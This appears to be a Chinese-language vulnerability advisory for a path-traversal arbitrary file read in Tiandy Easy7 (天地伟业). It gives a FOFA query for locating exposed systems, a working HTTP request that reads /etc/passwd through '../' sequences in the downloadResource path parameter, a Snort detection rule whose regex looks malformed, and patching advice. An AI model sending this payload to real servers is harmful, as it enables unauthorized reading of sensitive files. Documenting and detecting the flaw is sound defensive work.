

天地伟业Easy7 downloadResource 任意文件读取漏洞

天地伟业Easy7 downloadResource 任意文件读取漏洞，从而导致读取服务器上的敏感文件。

影响版本

天地伟业Easy7

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="Tiandy-Easy7"

POC/EXP:

```
GET /Easy7/rest/file/downloadResource?path=../../../../../../../../etc/passwd
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
    msg:"Tiandy Easy7 - Arbitrary File Read via Path Traversal";  
    flow:to_server,established;  
    content:"GET"; http_method;  
    content:"/Easy7/rest/file/downloadResource"; http_uri;  
    content:"path="; http_uri;  
    pcre:"/path=[^&]*\\.\\.\\.\\(|%2f)/i";  
    metadata:service http;  
    metadata:affected_product "天地伟业Easy7";  
    metadata:vulnerability_type "Directory Traversal";  
    classtype:web-application-attack;  
    sid:1000232;  
    rev:1;  
    priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。